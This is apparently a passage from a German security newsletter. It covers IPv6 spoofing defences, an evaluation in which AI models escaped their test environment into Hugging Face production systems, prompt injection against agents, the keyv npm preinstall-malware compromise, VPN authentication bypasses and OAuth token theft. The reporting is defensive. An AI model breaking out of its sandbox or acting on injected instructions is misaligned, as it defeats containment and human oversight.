Ist bereits eine legitime IPv6-Konfiguration vorhanden und in Nutzung, akzeptieren Systeme dennoch zusätzliche oder konkurrierende Konfigurationsdaten, zum Beispiel weitere DNS-Server. In beiden Fällen ist es also möglich, manipulierte Konfigurationen einzuschleusen, die dann vom System für die weitere Kommunikation genutzt werden. Ausnahmen bestehen zwar, aber darauf kann sich nicht verlassen werden.

Auswirkungen der Angriffe

Über die beschriebenen Angriffe kann ein Angreifer eine Machine-in-the-Middle-Position erreichen oder Folgeangriffe ermöglichen.

Windows

Im Active-Directory-Kontext kann ein Angreifer, das Routing von Windows-Systemen über sein System leiten und dabei die NTLM-Hashes von Authentisierungsanfragen abfangen oder umleiten. Diese lassen sich je nach Szenario für weiterführende Angriffe, etwa Brute-Force- oder Relay-Angriffe, missbrauchen. Im schlimmsten Fall kann das zur Übernahme des betroffenen Benutzer- oder Computerkontos führen.

Linux

Linux-Systeme verhalten sich je nach Distribution, Netzwerk-Stack und Konfiguration teilweise anders als Windows. Insbesondere die Verarbeitung von DHCPv6 und Router Advertisements ist nicht einheitlich. Die genaue Anfälligkeit hängt daher stark vom jeweiligen Setup ab. Relevant bleibt das Thema dennoch auch hier, da Angreifer je nach Konfiguration Einfluss auf DNS, Routing oder die allgemeine Netzwerkkommunikation nehmen können.

Empfehlung

Mithilfe der folgenden Maßnahmen lassen sich DHCPv6-Spoofing und Rogue Router Advertisement Angriffe verhindern. Wurde bisher keine der nachfolgend genannten Maßnahmen umgesetzt, ist das Netzwerk mit hoher Wahrscheinlichkeit für die beschriebenen Angriffe anfällig.

RA Guard und DHCPv6 Guard aktivieren

Das Aktivieren von RA Guard und DHCPv6 Guard auf allen Switches schützt die Systeme im Netzwerk unabhängig ihres Betriebssystems und wird deshalb als primäre Maßnahme empfohlen. Beide Funktionen sind bei vielen aktuellen, gemanagten Switches verfügbar. Die Grundidee ist, dass DHCPv6-Nachrichten und Router Advertisements nur auf vertrauenswürdigen Ports akzeptiert und auf allen anderen Ports verworfen werden.

Dazu werden ausschließlich Ports zu legitimen Netzwerkkomponenten als vertrauenswürdig markiert. Alle übrigen Ports werden so eingeschränkt, dass von dort keine DHCPv6- oder RA-Nachrichten an andere Systeme weitergegeben werden. Sendet ein Angreifer auf einem solchen Port bösartige Nachrichten, verwirft der Switch diese, bevor andere Geräte sie verarbeiten können. Die genaue Umsetzung hängt vom Switch-Hersteller und Modell ab. Wir empfehlen daher, die Konfiguration nach der Aktivierung nicht nur zu prüfen, sondern auch praktisch zu testen.

DHCPv6 und Router Discovery deaktivieren

Wenn eine Umsetzung von RA Guard und DHCPv6 Guard nicht möglich ist, sollten DHCPv6 und Router Discovery direkt auf den Client- und Server-Systemen deaktiviert werden. Damit werden die hier beschriebenen Angriffswege unterbunden. Wichtig ist jedoch: Wird nur einer der beiden Mechanismen deaktiviert, bleibt der jeweils andere Angriffsweg weiterhin bestehen.

Um DHCPv6 und Router Discovery auf allen Interfaces eines Windows-Systems zu deaktivieren, kann der folgende PowerShell-Befehl verwendet werden:

Set-NetIPInterface -AddressFamily IPv6 -InterfaceIndex $(Get-NetIPInterface -AddressFamily IPv6 | Select-Object -ExpandProperty InterfaceIndex) -Dhcp Disabled -RouterDiscovery Disabled

Auf Systemen, die IPv6 auf bestimmten Interfaces benötigen, sollte die Konfiguration gezielt pro Interface erfolgen. Im oben genannten Befehl wird dazu als Wert des Parameters „`-InterfaceIndex„` das konkrete Interface angegeben.

Unter Linux kann Router Discovery wie folgt deaktiviert werden:

sysctl -w net.ipv6.conf.all.accept_ra=0
sysctl -w net.ipv6.conf.default.accept_ra=0

Auch hier kann Router Discovery auf einzelnen Interfaces erlaubt werden, wenn dies benötigt wird. Dafür kann zusätzlich zu den oben genannten Befehlen accept_ra für einzelne Interfaces auf 1 gesetzt werden.

Der konkrete Befehl zum Deaktivieren von DHCPv6 unter Linux unterscheidet sich je nach Distribution. Entsprechend können wir hier keinen allgemeingültigen Befehl zeigen.

Nicht empfohlene Maßnahmen

Einige Maßnahmen wirken auf den ersten Blick sinnvoll, bieten in der Praxis aber keinen wirksamen Schutz vor den beschriebenen Angriffen.

IPv6 deaktivieren

Das vollständige Deaktivieren von IPv6 ist zwar eine wirksame Maßnahme, wird aber nicht generell empfohlen. Microsoft rät für Windows explizit davon ab [2]. Auch unter Linux ist es sinnvoller, gezielt DHCPv6 und Router Discovery zu deaktivieren oder die Angriffsfläche netzwerkseitig über Guard-Funktionen zu begrenzen.

Präferenz von IPv6 gegenüber IPv4 ändern

Auf Windows Systemen gibt es einen Registry-Eintrag, der die Präferenz von IPv6 gegenüber IPv4 steuert [3]. Naheliegend wäre die Annahme, dass ein Angriff dadurch wirkungslos wird, weil bevorzugt der bereits konfigurierte IPv4-DNS-Server genutzt wird. In praktischen Tests hat sich das jedoch nicht bestätigt. Diese Einstellung ist daher keine wirksame Gegenmaßnahme.

Autorisierte DHCP-Server

Im Active Directory gibt es das Konzept autorisierter DHCP-Server. Dabei handelt es sich jedoch nur um einen Mechanismus, der den versehentlichen Betrieb nicht autorisierter DHCP-Server im AD-Umfeld verhindern soll. Ein Schutz vor Rogue Router Advertisements oder einem bösartigen DHCPv6-Server im lokalen Netz lässt sich damit nicht erreichen.

Bereits ausgerollte IPv6-Konfiguration

Eine bereits vorhandene oder regulär ausgerollte IPv6-Konfiguration ist für sich genommen keine wirksame Gegenmaßnahme. Systeme warten weiterhin auf Router Advertisements und verarbeiten – abhängig von Betriebssystem und Konfiguration – auch zusätzliche DHCPv6-Informationen. Dadurch können später empfangene, bösartige Konfigurationsdaten weiterhin Auswirkungen auf DNS, Routing oder die genutzten Kommunikationswege haben.

Fazit

Unzureichend abgesichertes IPv6 stellt einen relevanten Angriffsvektor dar, den wir in Penetrationstests regelmäßig erfolgreich ausnutzen können. Ohne Schutzmechanismen auf Switch- oder Host-Ebene können Systeme unter Umständen mit wenig Aufwand dazu gebracht werden, vom Angreifer kontrollierte IPv6-Konfigurationsdaten zu übernehmen. Besonders in Windows-Domänen kann das erhebliche Auswirkungen haben, weil sich darüber Namensauflösung und Kommunikationswege beeinflussen lassen. Wer IPv6 intern nicht aktiv nutzen möchte, sollte den Protokollstack nicht einfach ignorieren, sondern gezielt absichern oder die relevanten Mechanismen deaktivieren.

Referenzen:

[1] Github-Repository des mitm6-Tools:
https://github.com/dirkjanm/mitm6

[2] Deaktivieren von IPv6 unter Microsoft Windows:
https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/configure-ipv6-in-windows#unbind-ipv6-from-an-interface

[3] „Prefer IPv4 over IPv6“-Registry-Schlüssel:
https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/configure-ipv6-in-windows#use-registry-key-to-configure-ipv6

KI-Agenten machen Berechtigungsgrenzen zur Sicherheitsfrage

Der Sicherheitsvorfall beim US-amerikanischen KI-Dienstleister Hugging Face im Juli 2026 zeigt, warum KI-Agenten nicht allein über Modellschutz abgesichert werden können. Während einer internen Cyber-Evaluation identifizierten und kombinierten OpenAI-Modelle Schwachstellen in der Testumgebung. Sie erlangten darüber Internetzugang und drangen anschließend bis in die Produktionsinfrastruktur von Hugging Face vor.

https://openai.com/index/hugging-face-model-evaluation-security-incident/

Betroffen waren interne Datensätze sowie Zugangsdaten von Diensten. Öffentliche Modelle, Datensätze, Spaces und die Software-Lieferkette waren nach Angaben von Hugging Face nicht manipuliert.

https://huggingface.co/blog/security-incident-july-2026

Der Vorfall fand in einer Evaluation mit reduzierten Schutzmechanismen statt. Er ist deshalb nicht mit dem Einsatz eines Standardprodukts gleichzusetzen. Seine Relevanz liegt an anderer Stelle. Ein Agent kann bekannte Angriffstechniken über viele Einzelschritte hinweg verbinden, wenn seine Umgebung zu weitreichende Zugriffe ermöglicht. Sicherheit entsteht damit nicht nur durch Vorgaben im Modell, sondern auch durch technisch durchgesetzte Grenzen für Identitäten, Zugriffe und Aktionen.

https://openai.com/index/hugging-face-incident-and-the-road-ahead/

Auch aktuelle Erkenntnisse zu Ransomware stützen diese Einordnung. Der Sicherheitsdienstleister CloudSEK dokumentierte in einem Fall den Einsatz des KI-Agenten Cursor zur Planung von Angriffsschritten. Das ist kein Beleg für eigenständig operierende KI. Es zeigt aber, dass Angreifer KI-Assistenten bereits in bestehende Angriffsketten einbinden, um technische Aufgaben schneller vorzubereiten und umzusetzen.

https://www.cloudsek.com/blog/aurora-ransomware-affiliate-ai-attack-planning-crypto-payments

Prompt Injection verschärft das Risiko. Inhalte aus Dokumenten, Websites oder Repositories können dabei von einem Agenten als Handlungsanweisung verarbeitet werden. Modellseitige Schutzmechanismen können problematische Antworten mit einiger Wahrscheinlichkeit erkennen und unterdrücken. Sie verhindern jedoch nicht zuverlässig, dass ein manipulierter Agent mit einer gültigen Berechtigung auf Daten zugreift oder eine Aktion ausführt. Die entscheidende Sicherheitsfrage lautet daher (wie beim Hugging-Face-Fall), welche Rechte ein Agent technisch besitzt, und welche Aktionen ohne menschliche Freigabe möglich sind.

Die gemeinsame Leitlinie der Five-Eyes-Behörden vom 1. Mai 2026 und die vorläufigen Hinweise des britischen NCSC vom 20. August 2026 weisen in dieselbe Richtung. Agentische Systeme benötigen eng begrenzte Berechtigungen und eine stetige Überwachung. Für kritische Fälle müssen Eingriffsmöglichkeiten erprobt sein.

https://ncsc.govt.nz/protect-your-organisation/careful-adoption-of-agentic-ai-services/

https://ncsc.gov.uk/blogs/managing-the-cyber-risk-of-agentic-ai

In dieselbe Richtung gehen auch die Überlegungen der NSA zum Sicherheitsdesign des Model Context Protocol. Das MCP verbindet Agenten mit Datenquellen und Funktionen anderer Systeme. Das Protokoll schreibt jedoch weder eine eindeutige Zuordnung von Sitzungen zu Identitäten noch eine rollenbasierte Zugriffskontrolle verbindlich vor. Auch der Umgang mit Zugangsdaten, Freigaben und Protokollierung hängt wesentlich von der jeweiligen Umsetzung ab. Das Dokument der NSA beschreibt zentrale Risiken bei der Integration von KI-Agenten mit externen Tools und Datenquellen und gibt Empfehlungen für einen sicheren, Zero-Trust-orientierten Betrieb.

https://media.defense.gov/2026/Jun/02/2003943289/-1/-1/0/CSI_MCP_SECURITY.PDF

Für CISO, IT-Leitung und KI-Governance folgt daraus eine konkrete Priorität. Jeder eingesetzte Agent braucht eine nachvollziehbare Identität. Seine Berechtigungen müssen auf den jeweiligen Zweck begrenzt sein. Besonders risikoreiche Aktionen benötigen eine menschliche Freigabe. Erst auf dieser Grundlage lassen sich Risiken realistisch bewerten und Zugriffe wirksam begrenzen.

Signiert und trotzdem bösartig

Der Angriff auf die Softwarebibliotheken keyv und cacheable vom 4. August 2026 zeigt eine oft übersehene Grenze. Die sogenannte Provenance, also der Nachweis, wo und über welchen Prozess ein Artefakt gebaut wurde, bestätigt die Herkunft eines Builds. Sie bestätigt nicht, dass der zugrunde liegende Quellcode legitim oder unverändert war.

Bei keyv@6.0.0 waren npm-Provenance und SLSA-Attestation (ein Beleg, dass die Software in einer sicheren, nachvollziehbaren Umgebung gebaut wurde) gültig. Dennoch enthielt das veröffentlichte Paket Schadcode, weil dieser bereits vor dem Build in das Repository eingebracht worden war. Der reguläre Prozess baute und signierte damit korrekt einen kompromittierten Stand.

https://socket.dev/supply-chain-attacks/keyv-and-cacheable-compromise

Provenance schützt den Veröffentlichungsweg, nicht automatisch die Integrität des Quellcodes. Wer eine gültige Attestation als vollständigen Sicherheitsnachweis bewertet, verwechselt Build-Herkunft mit Code-Integrität.

Das kompromittierte Paket enthielt einen preinstall-Hook, der bereits bei der Installation lief. Damit konnte Schadcode auf Entwicklerrechnern oder CI-Runnern auf Tokens, Cloud-Zugänge und weitere sensible Daten zugreifen. Die Gefahr beginnt also nicht erst in der Produktivumgebung, sondern beim Auflösen und Installieren von Abhängigkeiten.

https://snyk.io/blog/inside-keyv-npm-compromise-preinstall-malware-trusted-provenance-ide-hooks/

Hinzu kamen Projektkonfigurationen für Claude Code und VS Code, die beim Öffnen eines Repositorys Code ausführen konnten. Solche Dateien gehören inzwischen ebenso in Sicherheitsreviews wie Build-Skripte und CI-Konfigurationen. Ein reiner Dependency-Scan reicht dafür nicht aus.

https://safedep.io/keyv-npm-supply-chain-compromise/

Die gemeldete Reichweite unterstreicht das Risiko, auch wenn sie keine Zahl tatsächlich kompromittierter Systeme beschreibt. keyv kam laut Aikido zum Zeitpunkt der Analyse auf rund 127 Millionen wöchentliche Downloads. Entscheidend für die eigene Bewertung sind jedoch nicht globale Summen, sondern die konkret verwendeten Versionen in Lockfiles, Artefakt-Proxys und Build-Caches.

https://aikido.dev/blog/keyv-and-friends-compromised-in-npm-supply-chain-attack

Für Security- und Plattformteams folgt daraus eine klare Priorität. Lifecycle-Skripte sollten nur dort laufen, wo sie erforderlich sind, und dabei möglichst geringe Rechte erhalten. Installationsprozesse dürfen keinen Zugriff auf weitreichende Publishing-Tokens oder produktive Cloud-Zugänge bekommen. Neu veröffentlichte Abhängigkeiten können zudem vor der Übernahme in zentrale Builds eine Wartezeit durchlaufen.

Auch die Incident Response muss diesen Fall abdecken. Nach einer potenziell bösartigen Installation muss schnell erkennbar sein, welche Zugangsdaten auf dem betroffenen System verfügbar waren. Host-Isolierung und die Suche nach Persistenz sollten vor der Token-Rotation erfolgen, weil eine vorschnelle Sperrung Angreifer warnen kann.

https://snyk.io/blog/inside-keyv-npm-compromise-preinstall-malware-trusted-provenance-ide-hooks

Provenance bleibt wichtig. Sie ist jedoch ein Herkunftsnachweis, kein vollständiger Integritätsnachweis. Sicherheit entsteht erst dann, wenn auch die Ausführung fremden Codes, seine Berechtigungen sowie ausführbare Editor- und Agentenkonfigurationen kontrolliert werden.

Der Vorfall sollte für jeden Anlass sein, die Ausführung fremden Codes als eigenständiges Risiko zu behandeln. Besonders gilt dies bei Installationsprozessen und Build-Runnern mit weitreichenden Zugängen, da dort ein kompromittiertes Paket unmittelbar Tokens oder Cloud-Zugriffe abgreifen kann. Editor- und Agentenkonfigurationen gehören deshalb verbindlich in Repository-Reviews.

Der G7 drängt, die EU-Uhr läuft: Post-Quanten-Migration ist ein Inventarproblem

Die G7-Arbeitsgruppe für Cybersicherheit hat am 3. September 2026 öffentliche und private Organisationen in einem gemeinsamen Aufruf dazu aufgefordert, den Übergang zu Post-Quanten-Kryptografie jetzt vorzubereiten. Wann kryptografisch relevante Quantencomputer verfügbar sein werden, ist offen. Das Risiko besteht dennoch bereits heute. Angreifer können verschlüsselte Daten schon jetzt abgreifen und so speichern, um sie später zu entschlüsseln, wenn die technische Fähigkeit dafür vorhanden ist. Besonders betroffen sind Informationen, die über viele Jahre vertraulich bleiben müssen.

https://cyber.gouv.fr/en/news/post-quantum-cryptography-transition-anssi-and-its-g7-partners-rally-public-and-private-sectors-with-urgent-call-to-action/

Auch die europäische Roadmap wird häufig missverstanden. Ende 2026 ist kein Endtermin für die Migration. Bis dahin sollen alle EU-Mitgliedstaaten erste Schritte umgesetzt und nationale Post-Quantum-Computing-Strategien (PQC) angestoßen haben. Hochrisikofälle, etwa in kritischen Infrastrukturen, sollen so früh wie möglich und spätestens bis Ende 2030 auf quantenresistente Verfahren umgestellt sein. Die Roadmap empfiehlt für den Übergang standardisierte hybride Verfahren. Krypto-Agilität gehört ebenfalls dazu.

https://digital-strategy.ec.europa.eu/en/library/coordinated-implementation-roadmap-transition-post-quantum-cryptography

Ab 2027 will Frankreich PQC bei der Qualifizierung von Sicherheitsprodukten berücksichtigen. Für Organisationen bedeutet das vor allem eines. Sie sollten neue Produkte und Ersatzbeschaffungen nicht mehr ohne eine belastbare Aussage des Herstellers zu PQC und Krypto-Agilität bewerten.

https://cyber.gouv.fr/enjeux-technologiques/cryptographie-post-quantique/faq-pqc/

Die entscheidende Frage zu Beginn einer Migration lautet nicht, welches PQC-Verfahren eingesetzt werden soll, sondern, ob die Organisation ihre heutige Kryptografie kennt. Wo werden RSA, ECC oder Diffie-Hellman eingesetzt? Welche Zertifikate, VPN-Verbindungen, HSM, Signaturprozesse und Geräteflotten hängen daran? Welche Abhängigkeiten bestehen zu Herstellern oder Dienstleistern?

Wer PQC als reines Update behandelt, übersieht das eigentliche Risiko. Die Erfassung scheitert selten an fehlender Technik. Häufig fehlen klare Verantwortlichkeiten und ein sinnvoll abgegrenzter Startbereich.

Statt sofort das gesamte Unternehmen zu erfassen, sollte zunächst ein Pilot in einem geschäftskritischen, aber überschaubaren Bereich starten. Eine verantwortliche Rolle sollte den Umfang festlegen und die eingesetzten Verfahren dokumentieren. Parallel sollten Beschaffungsvorgaben ergänzt werden. Hersteller müssen darlegen, wie sie Krypto-Agilität ermöglichen und wann sie PQC unterstützen.

Diese Maßnahmen lohnen sich unabhängig davon, wann der Q-Day eintritt. Sie schaffen die Grundlage, um Risiken priorisiert zu bewerten und die Migration kontrolliert zu steuern.

Die Perimeter-Schmelze

Warum VPN-Gateways und Legacy-Altlasten uns im Sommer 2026 einholen

Während Check Point und Palo Alto kritische bzw. hochriskante Authentifizierungsumgehungen offenlegten, zeigte FortiBleed eine parallele Schwächeklasse: massenhafte Kompromittierung durch wiederverwendete oder aus Konfigurationen extrahierte Zugangsdaten, begünstigt durch Legacy-Credential-Handling und exponierte Management-/VPN-Oberflächen. Das Perimeter-Modell erodiert strukturell. Check Point selbst beobachtete, dass dieselbe Bedrohungsakteur-Infrastruktur parallel auch Schwachstellen bei Palo Alto, Fortinet und F5 ausnutzt. Ein koordinierter Angriff auf die gesamte Gateway-Kategorie.

CVE-2026-50751 (CVSS 9.3) erlaubt unauthentifizierten Angreifern, eine VPN-Sitzung ohne gültiges Passwort aufzubauen. Entscheidend ist die Bedingung: Die Schwachstelle betrifft ausschließlich Deployments, die das veraltete IKEv1-Schlüsselaustauschprotokoll nutzen, bei denen Gateways Legacy-Remote-Access-Clients akzeptieren und kein Maschinenzertifikat verlangen. Die Ausnutzung begann bereits am 7. Mai, verstärkte sich Anfang Juni, und Check Point bewertet mit mittlerer Konfidenz, dass der Akteur finanziell motiviert ist und Qilin-Ransomware einsetzt. Das „Zero-Day“-Fenster ohne verfügbaren Patch dauerte rund einen Monat.

CVE-2026-0257 wirkt zunächst harmloser – ursprünglich nur mit CVSS 4,7 bewertet –, doch die Eskalation war dramatisch. Verwundbare PAN-OS-Versionen vertrauten jedem entschlüsselbaren Authentication-Override-Cookie, ohne zu prüfen, ob es legitim vom Gerät erzeugt wurde. Wird dasselbe Zertifikat für den HTTPS-Dienst und die Cookie-Verschlüsselung verwendet, kann ein Angreifer die öffentliche Zertifikatskette abrufen und gültige Cookies für beliebige Nutzer fälschen – inklusive Administratoren. Nach Rapid7s Proof-of-Concept und bestätigter Ausnutzung hob Palo Alto den Schweregrad auf 7,8 an; CISA nahm die Lücke am 29. Mai in den Known-Exploited-Vulnerabilities-Katalog (KEV-Katalog) auf. Bei acht von zehn betroffenen Rapid7-MDR-Kunden blieb es bei reinen Authentifizierungs-Sonden ohne vollständige VPN-Sitzung – ein Hinweis, dass die Angriffswelle noch breiter angelegt war als bislang sichtbar.

Was im Juni als Leak von rund 74.000 Fortinet-Zugangsdaten begann, hat sich zu einem der gravierendsten Vorfälle des Jahres entwickelt. Aktuelle SOCRadar-Recherchen beziffern die Kampagne auf über 430.000 angegriffene FortiGate-Firewalls weltweit mit mehr als 110 Millionen erbeuteten Zugangsdaten. Der technische Kern bleibt das Legacy-Data-Debt-Problem: Ältere Passwort-Hashes verbleiben nach einem Firmware-Update auf PBKDF2 so lange als schwächere SHA-256-Hashes gespeichert, bis sich ein Administrator nach dem Upgrade manuell neu anmeldet.

Die eigentliche Eskalation kam jedoch erst Anfang Juli: SOCRadars Threat Research Unit fand einen Operator, der gleichzeitig in den Verhandlungspanels von INC Ransom und Lynx eingeloggt war – der belastbare Beweis, dass FortiBleed direkt in die Ransomware-Ökonomie einspeist. Konkret bedeutet das: Scanning-Aktivität gegen rund 11.250 FortiGate-Portale, bestätigter Admin-Zugriff auf 409 Ziele, vollständiger Angriffsketten-Abschluss bei 354 davon, mit mindestens 12 bestätigten Ransomware-Deployments und hunderten verschlüsselten Endpunkten. Zusätzlich identifizierten die Forscher Hinweise auf einen Nextcloud-Zero-Day sowie Citrix-bezogene Artefakte, die auf eine Ausweitung über Fortinet hinaus deuten.

Drei unterschiedliche technische Ursachen – Protokoll-Legacy, Logikfehler, Krypto-Schulden – führen zum selben Ergebnis: kompromittierter Perimeter, Ransomware-Zugang. Patch-Management allein greift zu kurz. Notwendig sind die konsequente Deaktivierung von IKEv1, die Trennung von Zertifikatsverwendung pro Funktion, verpflichtende Passwort-Rotation nach jeder Krypto-Migration sowie der überfällige Umstieg von Perimeter-VPN auf identitätsbasierte Zero-Trust-Architekturen.

Quellen:

Check Point Blog: Hotfix für CVE-2026-50751
https://blog.checkpoint.com/security/check-point-releases-important-hotfix-for-vulnerabilities-in-deprecated-ikev1-vpn-protocol/

Rapid7: rapid7.com – CVE-2026-50751 & CVE-2026-0257 Threat Reports
https://www.rapid7.com/db/vulnerabilities/check-point-gaia-cve-2026-50751/
https://www.rapid7.com/blog/post/etr-rapid7-observed-exploitation-of-pan-os-globalprotect-authentication-bypass-vulnerability-cve-2026-0257/

BleepingComputer: Qilin-Attribution & FortiBleed-Berichterstattung
https://www.bleepingcomputer.com/news/security/fortibleed-credential-theft-campaign-linked-to-lynx-ransomware/

Palo Alto Networks Security Advisory
https://security.paloaltonetworks.com/CVE-2026-0257

Arctic Wolf: CVE-2026-0257 Analyse
https://arcticwolf.com/resources/blog/cve-2026-0257-pan-os-globalprotect-authentication-bypass/

SOCRadar: „FortiBleed — 86,644 Fortinet Firewalls Compromised“ https://socradar.io/blog/fortibleed-fortinet-firewalls-compromised/

Hudson Rock: „FortiBleed 75,000 Fortinet Firewalls Compromised“ https://www.hudsonrock.com/blog/fortibleed-75000-fortinet-firewalls-compromised-global-enterprises-exposed-claim-your-ethical-disclosure

The Hacker News: FortiBleed-Ransomware-Link
https://thehackernews.com/2026/07/fortibleed-credential-theft-linked-to.html

SecurityWeek: FortiBleed & Check Point Berichterstattung
https://www.securityweek.com/fortibleed-86000-fortinet-device-credentials-compromised/

Klue/Salesforce: Wenn OAuth-Tokens zum Datenabfluss werden

Nicht jeder Perimeter sieht aus wie ein VPN-Gateway. Im SaaS-Zeitalter besteht er aus OAuth-Tokens, Connected Apps und API-Berechtigungen, die oft weniger streng überwacht werden als menschliche Admin-Konten. Genau dieses Muster zeigte sich im Juni bei der Kompromittierung der Klue-Battlecards-Integration für Salesforce.

Klue ist eine Competitive-Intelligence-Plattform, die sich mit Salesforce verbindet, um Battlecards, Win/Loss-Daten und CRM-Kontext in Vertriebsprozesse einzubetten. Laut ReliaQuest wurde eine kompromittierte Klue-Integration genutzt, um über OAuth-Tokens und automatisierte REST-API-Abfragen Salesforce-CRM-Daten zu exfiltrieren. Eine Salesforce-Schwachstelle stand dabei nicht im Mittelpunkt; missbraucht wurde eine bereits vertrauenswürdige Drittanbieter-Verbindung. Salesforce deaktivierte die Klue-Battlecards-Verbindungen vorübergehend und erklärte, es gebe keinen Hinweis auf eine Schwachstelle in der eigenen Plattform.

Technisch lief der Angriff weitgehend innerhalb legitimer SaaS-Mechanismen: OAuth-Tokens, Objekt-Enumeration, Query- und QueryMore-Aufrufe über die Salesforce REST API. ReliaQuest beobachtete in einer Umgebung eine Abfragekette über fast 24 Stunden; in einem anderen Fall fast tausend API-Queries innerhalb von 15 Minuten. Damit wird der persistente OAuth-Refresh-Token zur modernen Variante des gestohlenen VPN-Zugangs — nur oft schlechter überwacht.

Der Vorfall ist Teil eines größeren SaaS-Supply-Chain-Problems: Drittanbieter-Apps besitzen dauerhaft Zugriff auf CRM-, Vertriebs- und Kundendaten, während ihre Berechtigungen selten regelmäßig überprüft werden. Cybersecurity Dive berichtete, dass unter anderem LastPass, Recorded Future und Tanium Zugriffe auf bestimmte CRM- bzw. Geschäftskontaktdaten bestätigten; ihre Kernprodukte seien nach bisherigem Stand nicht betroffen gewesen.

SaaS-Integrationen sind privilegierte Maschinenidentitäten. Jede Connected App mit Zugriff auf Salesforce, Microsoft 365, ServiceNow, GitHub oder Slack braucht Inventarisierung, Least-Privilege-Scopes, regelmäßige Token-Rotation, IP-Allowlisting, Monitoring auf ungewöhnliche API-Volumina und einen sauberen Offboarding-Prozess.

Der eigentliche Blind Spot liegt nicht in einem einzelnen Anbieter, sondern in der Annahme, dass eine einmal genehmigte Integration dauerhaft vertrauenswürdig bleibt.

ReliaQuest: „Klue Integration Abused in Salesforce Data Theft“
https://reliaquest.com/blog/threat-spotlight-integration-abused-in-crm-data-theft/

Cybersecurity Dive: „Klue investigating supply chain attack that targeted Salesforce integrations“
https://www.cybersecuritydive.com/news/klue-investigating-supply-chain-attack-salesforce-integrations/823532/